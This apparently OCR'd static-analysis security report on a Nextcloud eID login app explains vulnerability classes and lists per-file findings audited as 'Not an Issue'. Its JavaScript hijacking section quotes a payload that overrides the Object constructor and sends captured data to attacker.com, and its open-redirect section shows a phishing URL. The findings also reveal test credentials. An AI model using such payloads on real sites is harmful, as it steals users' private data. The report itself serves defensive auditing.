arrays and objects. Any data transport format where messages can be interpreted as one or more valid JavaScript statements is vulnerable to JavaScript hijacking. JSON makes JavaScript hijacking easier by the fact that a JSON array stands on its own as a valid JavaScript statement. Since arrays are a natural form for communicating lists, they are commonly used wherever an application needs to communicate multiple values. Put another way, a JSON array is directly vulnerable to JavaScript hijacking. A JSON object is only vulnerable if it is wrapped in some other JavaScript construct that stands on its own as a valid JavaScript statement. **Example 1:** The following example begins by showing a legitimate JSON interaction between the client and server components of a web application used to manage sales leads. It goes on to show how an attacker may mimic the client and gain access to the confidential data the server returns. Note that this example is written for Mozilla-based browsers. Other mainstream browsers do not allow native constructors to be overridden when an object is created without the use of the new operator. The client requests data from a server and evaluates the result as JSON with the following code:

```
var object;
var req = new XMLHttpRequest();
req.open("GET", "/object.json",true);
req.onreadystatechange = function () {
  if (req.readyState == 4) {
    var txt = req.responseText;
    object = eval("(" + txt + ")");
    req = null;
  }
};
req.send(null);
```

When the code runs, it generates an HTTP request which appears as the following:

```
GET /object.json HTTP/1.1
...
Host: www.example.com
Cookie: JSESSIONID=F2rN6HopNzsfXFjHX1c5Ozxi0J5SQZTr4a5YJaSbAiTnRR
```

(In this HTTP response and the one that follows we have elided HTTP headers that are not directly relevant to this explanation.) The server responds with an array in JSON format:

```
HTTP/1.1 200 OK
Cache-control: private
Content-Type: text/JavaScript; charset=utf-8
...
[{"fname":"Brian", "lname":"Chess", "phone":"6502135600",
  "purchases":60000.00, "email":"brian@example.com" },
 {"fname":"Katrina", "lname":"O'Neil", "phone":"6502135600",
  "purchases":120000.00, "email":"katrina@example.com" },
 {"fname":"Jacob", "lname":"West", "phone":"6502135600",
  "purchases":45000.00, "email":"jacob@example.com" }]
```

In this case, the JSON contains confidential information associated with the current user (a list of sales leads). Other users cannot access this information without knowing the user's session identifier. (In most modern web applications, the session identifier is stored as a cookie.) However, if a victim visits a malicious website, the malicious site can retrieve the information using JavaScript hijacking. If a victim can be tricked into visiting a web page that contains the following malicious code, the victim's lead information will be sent to the attacker's web site.

```
<script>
// override the constructor used to create all objects so
// that whenever the "email" field is set, the method
// captureObject() will run. Since "email" is the final field,
// this will allow us to steal the whole object.
function Object() {
 this.email setter = captureObject;
}

// Send the captured object back to the attacker's web site
function captureObject(x) {
  var objString = "";
  for (fld in this) {
    objString += fld + ": " + this[fld] + ", ";
  }
  objString += "email: " + x;
  var req = new XMLHttpRequest();
  req.open("GET", "http://attacker.com?obj=" +
           escape(objString),true);
  req.send(null);
}
</script>

<!-- Use a script tag to bring in victim's data -->
<script src="http://www.example.com/object.json"></script>
```


The malicious code uses a script tag to include the JSON object in the current page. The web browser will send up the appropriate session cookie with the request. In other words, this request will be handled just as though it had originated from the legitimate application. When the JSON array arrives on the client, it will be evaluated in the context of the malicious page. In order to witness the evaluation of the JSON, the malicious page has redefined the JavaScript function used to create new objects. In this way, the malicious code has inserted a hook that allows it to get access to the creation of each object and transmit the object's contents back to the malicious site. Other attacks might override the default constructor for arrays instead. Applications that are built to be used in a mashup sometimes invoke a callback function at the end of each JavaScript message. The callback function is meant to be defined by another application in the mashup. A callback function makes a JavaScript hijacking attack a trivial affair -- all the attacker has to do is define the function. An application can be mashup-friendly or it can be secure, but it cannot be both. If the user is not logged into the vulnerable site, the attacker may compensate by asking the user to log in and then displaying the legitimate login page for the application. This is not a phishing attack -- the attacker does not gain access to the user's credentials -- so anti-phishing countermeasures will not be able to defeat the

attack. More complex attacks could make a series of requests to the application by using JavaScript to dynamically generate script tags. This same technique is sometimes used to create application mashups. The only difference is that, in this mashup scenario, one of the applications involved is malicious.

Recommendation

All programs that communicate using JavaScript should take the following defensive measures: 1) Decline malicious requests: Include a hard-to-guess identifier, such as the session identifier, as part of each request that will return JavaScript. This defeats cross-site request forgery attacks by allowing the server to validate the origin of the request. 2) Prevent direct execution of the JavaScript response: Include characters in the response that prevent it from being successfully handed off to a JavaScript interpreter without modification. This prevents an attacker from using a

Issue Summary



Engine Breakdown

	SCA	WebInspect	SecurityScope	Total
JavaScript Hijacking	9	0	0	9
Total	**9**	**0**	**0**	**9**

JavaScript Hijacking	Low

Package: src

src/eidlogin-personalsettings.js, line 117 (JavaScript Hijacking)	Low

Issue Details

Kingdom: Encapsulation
Scan Engine: SCA (Structural)

Audit Details

Analysis	Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 11:17:21 GMT+0200 (CEST)
intended

Sink Details

Sink: FunctionPointerCall: open
Enclosing Method: toogleNoPwLogin()
File: src/eidlogin-personalsettings.js:117
Taint Flags:

JavaScript Hijacking — Low

Package: src

src/eidlogin-personalsettings.js, line 117 (JavaScript Hijacking) — Low

```
114  xhr.addEventListener('error', (e)=>{
115  showError(errMsg);
116  });
117  xhr.open('GET', url, true);
118  xhr.setRequestHeader('requesttoken', requesttoken);
119  xhr.send();
120  }
```

src/eidlogin-adminsettings.js, line 180 (JavaScript Hijacking) — Low

Issue Details

Kingdom: Encapsulation
Scan Engine: SCA (Structural)

Audit Details

Analysis Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 11:17:21 GMT+0200 (CEST)
intended

Sink Details

Sink: FunctionPointerCall: open
Enclosing Method: updateIdpSettings()
File: src/eidlogin-adminsettings.js:180
Taint Flags:

```
177  xhr.addEventListener('error', (e2)=>{
178  showError(errMsg);
179  });
180  xhr.open('GET', url, true);
181  xhr.setRequestHeader('requesttoken', requesttoken);
182  xhr.send();
183  }
```

src/eidlogin-adminsettings.js, line 329 (JavaScript Hijacking) — Low

Issue Details

Kingdom: Encapsulation
Scan Engine: SCA (Structural)

Audit Details

Analysis Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 11:17:21 GMT+0200 (CEST)
intended

Sink Details

Sink: FunctionPointerCall: open

JavaScript Hijacking — Low

Package: src

src/eidlogin-adminsettings.js, line 329 (JavaScript Hijacking) — Low

Enclosing Method: toggleSp()
File: src/eidlogin-adminsettings.js:329
Taint Flags:

```
326  xhr.addEventListener('error', (e)=>{
327  showError(errMsg);
328  });
329  xhr.open('GET', url, true);
330  xhr.setRequestHeader('requesttoken', requesttoken);
331  xhr.send();
332  buttonToggleSp.innerHTML=txtHideSp;
```

src/eidlogin-adminsettings.js, line 290 (JavaScript Hijacking) — Low

Issue Details

Kingdom: Encapsulation
Scan Engine: SCA (Structural)

Audit Details

Analysis Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 11:17:21 GMT+0200 (CEST)
intended

Sink Details

Sink: FunctionPointerCall: open
Enclosing Method: lambda()
File: src/eidlogin-adminsettings.js:290
Taint Flags:

```
287  xhr.addEventListener('error', (e)=>{
288  showError(errMsg);
289  });
290  xhr.open('GET', url, true);
291  xhr.setRequestHeader('requesttoken', requesttoken);
292  xhr.send();
293  }
```

src/eidlogin-adminsettings.js, line 441 (JavaScript Hijacking) — Low

Issue Details

Kingdom: Encapsulation
Scan Engine: SCA (Structural)

Audit Details

Analysis Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 11:17:21 GMT+0200 (CEST)
intended

JavaScript Hijacking — Low

Package: src

src/eidlogin-adminsettings.js, line 441 (JavaScript Hijacking) — Low

Sink Details

Sink: FunctionPointerCall: open
Enclosing Method: lambda()
File: src/eidlogin-adminsettings.js:441
Taint Flags:

```
438  xhr.addEventListener('error', (e)=>{
439  showError(errMsg);
440  });
441  xhr.open('GET', url, true);
442  xhr.setRequestHeader('requesttoken', requesttoken);
443  xhr.send();
444  }
```

src/eidlogin-adminsettings.js, line 489 (JavaScript Hijacking) — Low

Issue Details

Kingdom: Encapsulation
Scan Engine: SCA (Structural)

Audit Details

Analysis Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 11:17:21 GMT+0200 (CEST)
intended

Sink Details

Sink: FunctionPointerCall: open
Enclosing Method: lambda()
File: src/eidlogin-adminsettings.js:489
Taint Flags:

```
486  xhr.addEventListener('error', (e)=>{
487  showError(errMsg);
488  });
489  xhr.open('GET', url, true);
490  xhr.setRequestHeader('requesttoken', requesttoken);
491  xhr.send();
492  }
```

src/eidlogin-adminsettings.js, line 536 (JavaScript Hijacking) — Low

Issue Details

Kingdom: Encapsulation
Scan Engine: SCA (Structural)

Audit Details

Analysis Not an Issue

JavaScript Hijacking — Low

Package: src

src/eidlogin-adminsettings.js, line 536 (JavaScript Hijacking) — Low

Audit Comments

aelchlepp: Fri May 20 2022 11:17:21 GMT+0200 (CEST)
intended

Sink Details

Sink: FunctionPointerCall: open
Enclosing Method: lambda()
File: src/eidlogin-adminsettings.js:536
Taint Flags:

```
533  xhr.addEventListener('error', (e)=>{
534  showError(errMsg);
535  });
536  xhr.open('GET', url, true);
537  xhr.setRequestHeader('requesttoken', requesttoken);
538  xhr.send();
539  }
```

src/eidlogin-personalsettings.js, line 88 (JavaScript Hijacking) — Low

Issue Details

Kingdom: Encapsulation
Scan Engine: SCA (Structural)

Audit Details

Analysis Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 11:17:21 GMT+0200 (CEST)
intended

Sink Details

Sink: FunctionPointerCall: open
Enclosing Method: lambda()
File: src/eidlogin-personalsettings.js:88
Taint Flags:

```
85  xhr.addEventListener('error', (e)=>{
86  showError(errMsg);
87  });
88  xhr.open('GET', url, true);
89  xhr.setRequestHeader('requesttoken', requesttoken);
90  xhr.send();
91  }
```

src/eidlogin-adminsettings.js, line 366 (JavaScript Hijacking) — Low

Issue Details

Kingdom: Encapsulation
Scan Engine: SCA (Structural)

JavaScript Hijacking — Low

Package: src

src/eidlogin-adminsettings.js, line 366 (JavaScript Hijacking) — Low

Audit Details

Analysis Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 11:17:21 GMT+0200 (CEST)
intended

Sink Details

Sink: FunctionPointerCall: open
Enclosing Method: toggleActivated()
File: src/eidlogin-adminsettings.js:366
Taint Flags:

```
363  xhr.addEventListener('error', (e)=>{
364  showError(errMsg);
365  });
366  xhr.open('GET', url, true);
367  xhr.setRequestHeader('requesttoken', requesttoken);
368  xhr.send();
369  }
```

Key Management: Hardcoded Encryption Key (2 issues)

Abstract

Hardcoded encryption keys can compromise security in a way that is not easy to remedy.

Explanation

It is never a good idea to hardcode an encryption key because it allows all of the project's developers to view the encryption key, and makes fixing the problem extremely difficult. After the code is in production, a software patch is required to change the encryption key. If the account that is protected by the encryption key is compromised, the owners of the system must choose between security and availability. **Example 1:** The following code uses a hardcoded encryption key:


```
...
var crypto = require('crypto');
var encryptionKey = "lakdsljkalkjlksdfkl";
var algorithm = 'aes-256-ctr';
var cipher = crypto.createCipher(algorithm, encryptionKey);
...
```

Anyone with access to the code has access to the encryption key. After the application has shipped, there is no way to change the encryption key unless the program is patched. An employee with access to this information can use it to break into the system. If attackers had access to the executable for the application, they could extract the encryption key value.

Recommendation

Encryption keys should never be hardcoded and should be obfuscated and managed in an external source. Storing encryption keys in plain text anywhere on the system allows anyone with sufficient permissions to read and potentially misuse the encryption key.

Issue Summary



Engine Breakdown

	SCA	WebInspect	SecurityScope	Total
Key Management: Hardcoded Encryption Key	2	0	0	2
Total	**2**	**0**	**0**	**2**

Key Management: Hardcoded Encryption Key — High

Package: l10n

l10n/de.js, line 61 (Key Management: Hardcoded Encryption Key) — High

Issue Details

Kingdom: Security Features
Scan Engine: SCA (Structural)

Audit Details

Analysis Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 11:12:49 GMT+0200 (CEST)
false positive

Sink Details

Sink: FieldAccess: Encryption Certificate of the Identity Provider has an insufficent public key length. The minimal valid key length is
Enclosing Method: ~file_function()
File: l10n/de.js:61
Taint Flags:

```
58  "Signature Certificate of the Identity Provider could not be read" : "Signatur-Zertifikat des Identity Providers konnte nicht gelesen werden",
59  "Signature Certificate of the Identity Provider has an insufficent public key length. The minimal valid key length is " : "Signatur-Zertifikat des Identity Providers beinhaltet einen öffentlichen Schlüssel unzureichender Länge. Die minimal gültige Schlüssellänge ist ",
60  "Encryption Certificate of the Identity Provider could not be read" : "Verschlüsselungszertifikat des Identity Providers konnte nicht gelesen werden",
61  "Encryption Certificate of the Identity Provider has an insufficent public key length. The minimal valid key length is " : "Verschlüsselungszertifikat des Identity Providers beinhaltet einen öffentlichen Schlüssel unzureichender Länge. Die minimal gültige Schlüssellänge ist ",
62  "EntityID of the Service Provider is missing" : "EntityID des Service Providers fehlt",
63  "For using the SAML Profile according to BSI TR-03130 an Encryption Certificate of the Identity Provider is needed" : "Um das SAML Profil gemäß BSI TR-03130 zu nutzen, ist die Angabe eines Verschlüsselungszertifikates des Identity Providers notwendig",
64  "For using the SAML Profile according to BSI TR-03130 encryption of SAML assertions is needed" : "Um das SAML Profil gemäß BSI TR-03130 zu nutzen, ist die Verschlüsselung von Authentifizierungsantworten notwendig",
```

l10n/de_DE.js, line 61 (Key Management: Hardcoded Encryption Key) — High

Issue Details

Kingdom: Security Features
Scan Engine: SCA (Structural)

Audit Details

Analysis Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 11:12:49 GMT+0200 (CEST)
false positive

Sink Details

Sink: FieldAccess: Encryption Certificate of the Identity Provider has an insufficent public key length. The minimal valid key length is

Key Management: Hardcoded Encryption Key — High

Package: I10n

I10n/de_DE.js, line 61 (Key Management: Hardcoded Encryption Key) — High

Enclosing Method: ~file_function()
File: I10n/de_DE.js:61
Taint Flags:

```
58  "Signature Certificate of the Identity Provider could not be read" : "Signatur-Zertifikat
des Identity Providers konnte nicht gelesen werden",
59  "Signature Certificate of the Identity Provider has an insufficent public key length. The
minimal valid key length is " : "Signatur-Zertifikat des Identity Providers beinhaltet einen
öffentlichen Schlüssel unzureichender Länge. Die minimal gültige Schlüssellänge ist ",
60  "Encryption Certificate of the Identity Provider could not be read" :
"Verschlüsselungszertifikat des Identity Providers konnte nicht gelesen werden",
61  "Encryption Certificate of the Identity Provider has an insufficent public key length. The
minimal valid key length is " : "Verschlüsselungszertifikat des Identity Providers beinhaltet
einen öffentlichen Schlüssel unzureichender Länge. Die minimal gültige Schlüssellänge ist ",
62  "EntityID of the Service Provider is missing" : "EntityID des Service Providers fehlt",
63  "For using the SAML Profile according to BSI TR-03130 an Encryption Certificate of the
Identity Provider is needed" : "Um das SAML Profil gemäß BSI TR-03130 zu nutzen, ist die
Angabe eines Verschlüsselungszertifikates des Identity Providers notwendig",
64  "For using the SAML Profile according to BSI TR-03130 encryption of SAML assertions is
needed" : "Um das SAML Profil gemäß BSI TR-03130 zu nutzen, ist die Verschlüsselung von
Authentifizierungsantworten notwendig",
```

Open Redirect (1 issue)

Abstract

Allowing unvalidated input to control the URL used in a redirect can aid phishing attacks.

Explanation

Redirects allow web applications to direct users to different pages within the same application or to external sites. Applications utilize redirects to aid in site navigation and, in some cases, to track how users exit the site. Open redirect vulnerabilities occur when a web application redirects clients to any arbitrary URL that can be controlled by an attacker. Attackers may utilize open redirects to trick users into visiting a URL to a trusted site and redirecting them to a malicious site. By encoding the URL, an attacker is able to make it more difficult for end-users to notice the malicious destination of the redirect, even when it is passed as a URL parameter to the trusted site. Open redirects are often abused as part of phishing scams to harvest sensitive end-user data. **Example 1:** The following JavaScript code instructs the user's browser to open a URL read from the `dest` request parameter when a user clicks the link.

```
...
strDest = form.dest.value;
window.open(strDest,"myresults");
...
```

If a victim received an email instructing them to follow a link to "http://trusted.example.com/ecommerce/redirect.asp?dest=www.wilyhacker.com", the user would likely click on the link believing they would be transferred to the trusted site. However, when the victim clicks the link, the code in `Example 1` will redirect the browser to "http://www.wilyhacker.com". Many users have been educated to always inspect URLs they receive in emails to make sure the link specifies a trusted site they know. However, if the attacker Hex encoded the destination url as follows: "http://trusted.example.com/ecommerce/redirect.asp?dest=%77%69%6C%79%68%61%63%6B%65%72%2E%63%6F%6D" then even a savvy end-user may be fooled into following the link.


Recommendation

Unvalidated user input should not be allowed to control the destination URL in a redirect. Instead, use a level of indirection: create a list of legitimate URLs that users are allowed to specify, and only allow users to select from the list. With this approach, input provided by users is never used directly to specify a URL for redirects. **Example 2:** The following code references an array populated with valid URLs. The link the user clicks passes in the array index that corresponds to the desired URL.

```
...
    strDest = form.dest.value;
    if((strDest.value != null)||(strDest.value.length!=0))
    {
        if((strDest >= 0) && (strDest <= strURLArray.length -1 ))
        {
            strFinalURL = strURLArray[strDest];
            window.open(strFinalURL,"myresults");
        }
    }
...
```

In some situations this approach is impractical because the set of legitimate URLs is too large or too hard to keep track of. In such cases, use a similar approach to restrict the domains that users can be redirected to, which can at least prevent attackers from sending users to malicious external sites.

Issue Summary



Engine Breakdown

	SCA	WebInspect	SecurityScope	Total
Open Redirect	1	0	0	1
Total	**1**	**0**	**0**	**1**

Open Redirect — High

Package: src

src/eidlogin-adminsettings.js, line 180 (Open Redirect) — High

Issue Details

Kingdom: Input Validation and Representation
Scan Engine: SCA (Data Flow)

Audit Details

Analysis Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 11:16:39 GMT+0200 (CEST)
not based on user data

Source Details

Source: Read inputMetaIdp.value
From: updateIdpSettings
File: src/eidlogin-adminsettings.js:149

```
146  }
147  buttonWizardSave.disabled = true;
148  stepWizardSave.classList.add("disabled");
149  var idpMetaURL = inputMetaIdp.value;
150  idpMetaURL = encodeURIComponent(idpMetaURL);
151  idpMetaURL = btoa(idpMetaURL);
152  var url = generateUrl('/apps/eidlogin/settings/fetchidp');
```

Sink Details

Sink: open()
Enclosing Method: updateIdpSettings()
File: src/eidlogin-adminsettings.js:180
Taint Flags: POORVALIDATION, SELF_XSS, URL_ENCODE, VALIDATED_CROSS_SITE_SCRIPTING_DOM,

Open Redirect — High

Package: src

src/eidlogin-adminsettings.js, line 180 (Open Redirect) — High

VALIDATED_CROSS_SITE_SCRIPTING_INTER_COMPONENT_COMMUNICATION,
VALIDATED_CROSS_SITE_SCRIPTING_PERSISTENT,
VALIDATED_CROSS_SITE_SCRIPTING_REFLECTED, WEB

```
177  xhr.addEventListener('error', (e2)=>{
178  showError(errMsg);
179  });
180  xhr.open('GET', url, true);
181  xhr.setRequestHeader('requesttoken', requesttoken);
182  xhr.send();
183  }
```

Password Management: Empty Password (1 issue)

Abstract

Empty passwords may compromise system security in a way that cannot be easily remedied.

Explanation

It is never a good idea to assign an empty string to a password variable. If the empty password is used to successfully authenticate against another system, then the corresponding account's security is likely compromised because it accepts an empty password. If the empty password is merely a placeholder until a legitimate value can be assigned to the variable, then it can confuse anyone unfamiliar with the code and potentially cause problems on unexpected control flow paths. **Example:** The following code attempts to connect to a database with an empty password.


```
<?php
    ...
    $connection = mysql_connect($host, 'scott', '');
    ...
?>
```

If the code in the Example succeeds, it indicates that the database user account "scott" is configured with an empty password, which an attacker can easily guess. After the program ships, updating the account to use a non-empty password will require a code change.

Recommendation

Always read stored password values from encrypted, external resources and assign password variables meaningful values. Ensure that sensitive resources are never protected with empty or `null` passwords. Starting with Microsoft(R) Windows(R) 2000, Microsoft(R) provides Windows Data Protection Application Programming Interface (DPAPI), which is an OS-level service that protects sensitive application data, such as passwords and private keys [1].

Issue Summary



Engine Breakdown

	SCA	WebInspect	SecurityScope	Total
Password Management: Empty Password	1	0	0	1
Total	**1**	**0**	**0**	**1**

Password Management: Empty Password — High

Package: oca~^~eidlogin~^~service

lib/Service/EidService.php, line 582 (Password Management: Empty Password) — High

Issue Details

Kingdom: Security Features
Scan Engine: SCA (Structural)

Audit Details

Analysis Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 11:16:15 GMT+0200 (CEST)
intended because eid is used instead of password

Sink Details

Sink: ArrayAccess
Enclosing Method: processsamlresponsedata()
File: lib/Service/EidService.php:582
Taint Flags:

```
579  throw new \Exception('user with eid '.$eid.' and uid '.$uid.' is not not enabled');
580  }
581  //https://github.com/nextcloud/server/blob/stable19/lib/private/Authentication/Login/CompleteLoginCommand.php
582  $this->userSession->completeLogin($user, ['loginName' => $uid, 'password' => '']);
583  //https://github.com/nextcloud/server/blob/stable19/lib/private/Authentication/Login/CreateSessionTokenCommand.php
584  $tokenType = IToken::REMEMBER;
585  $rememberLogin = true;
```

Password Management: Hardcoded Password (12 issues)

Abstract

Hardcoded passwords can compromise system security in a way that is not easy to remedy.

Explanation

It is never a good idea to hardcode a password. Not only does hardcoding a password allow all of the project's developers to view the password, it also makes fixing the problem extremely difficult. After the code is in production, the password cannot be changed without patching the software. If the account protected by the password is compromised, the owners of the system must choose between security and availability. **Example:** The following code uses a hardcoded password to connect to an application and retrieve address book entries:


```
...
obj = new XMLHttpRequest();
obj.open('GET','/fetchusers.jsp?id='+form.id.value,'true','scott','tiger');
...
```

This code will run successfully, but anyone who accesses the containing web page will be able to view the password.

Recommendation

Passwords should never be hardcoded and should generally be obfuscated and managed in an external source. Storing passwords in plain text anywhere on the web site allows anyone with sufficient permissions to read and potentially misuse the password. For JavaScript calls that require passwords, it is better to prompt the user for the password at connection time.

Issue Summary



Engine Breakdown

	SCA	WebInspect	SecurityScope	Total
Password Management: Hardcoded Password	12	0	0	12
Total	**12**	**0**	**0**	**12**

Password Management: Hardcoded Password — Critical

Package: cypress.integration

cypress/integration/personal_settings_login.spec.js, line 9 (Password Management: Hardcoded Password) — Critical

Issue Details

Kingdom: Security Features
Scan Engine: SCA (Structural)

Audit Details

Analysis Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 11:12:17 GMT+0200 (CEST)
test code

Sink Details

Sink: VariableAccess: password
Enclosing Method: ~file_function()
File: cypress/integration/personal_settings_login.spec.js:9
Taint Flags:

```
6  * Can only be run in non headless Electron browser!
7  */
8  const username = 'testuser';
9  const password = 'testuser993882719';
10 const waitForSkidInMs = 10000;
11
12 describe('user related eID stuff', () => {
```

Package: cypress.plugins

cypress/plugins/index.js, line 21 (Password Management: Hardcoded Password) — Critical

Issue Details

Kingdom: Security Features
Scan Engine: SCA (Structural)

Audit Details

Analysis Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 11:12:03 GMT+0200 (CEST)
test code

Sink Details

Sink: FieldAccess: password
Enclosing Method: ~file_function()
File: cypress/plugins/index.js:21
Taint Flags:

```
18  host: 'localhost',
19  port: 3310,
20  user: 'p396ncuser',
21  password: 'p396ncpass',
```

Password Management: Hardcoded Password — Critical

Package: cypress.plugins

cypress/plugins/index.js, line 21 (Password Management: Hardcoded Password) — Critical

```
22  database: 'p396ncdb'
23 })
24 const dbResultHandler = (err, results) => {
```

Password Management: Hardcoded Password — High

Package: l10n

l10n/de.js, line 40 (Password Management: Hardcoded Password) — High

Issue Details

Kingdom: Security Features
Scan Engine: SCA (Structural)

Audit Details

Analysis Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 11:13:06 GMT+0200 (CEST)
false positive

Sink Details

Sink: FieldAccess: Could not disable password based login, as no mail address is set for your account. But this is required if you want to recover access to the account.
Enclosing Method: ~file_function()
File: l10n/de.js:40
Taint Flags:

```
37  "Settings have been saved" : "Einstellungen wurden gespeichert",
38  ", eID connections have been deleted" : ", eID-Verknüpfungen wurden gelöscht",
39  "Settings have been reset" : "Einstellungen wurden zurückgesetzt",
40  "Could not disable password based login, as no mail address is set for your account. But this is required if you want to recover access to the account." : "Anmelden mit Passwort konnte nicht deaktiviert werden, da keine E-Mail Adresse für Ihr Konto hinterlegt ist. Diese wird jedoch benötigt, falls Sie den Zugang zu Ihrem Konto wiederherstellen möchten.",
41  "Certificate Rollover has been prepared" : "Zertifikatswechsel wurde vorbereitet",
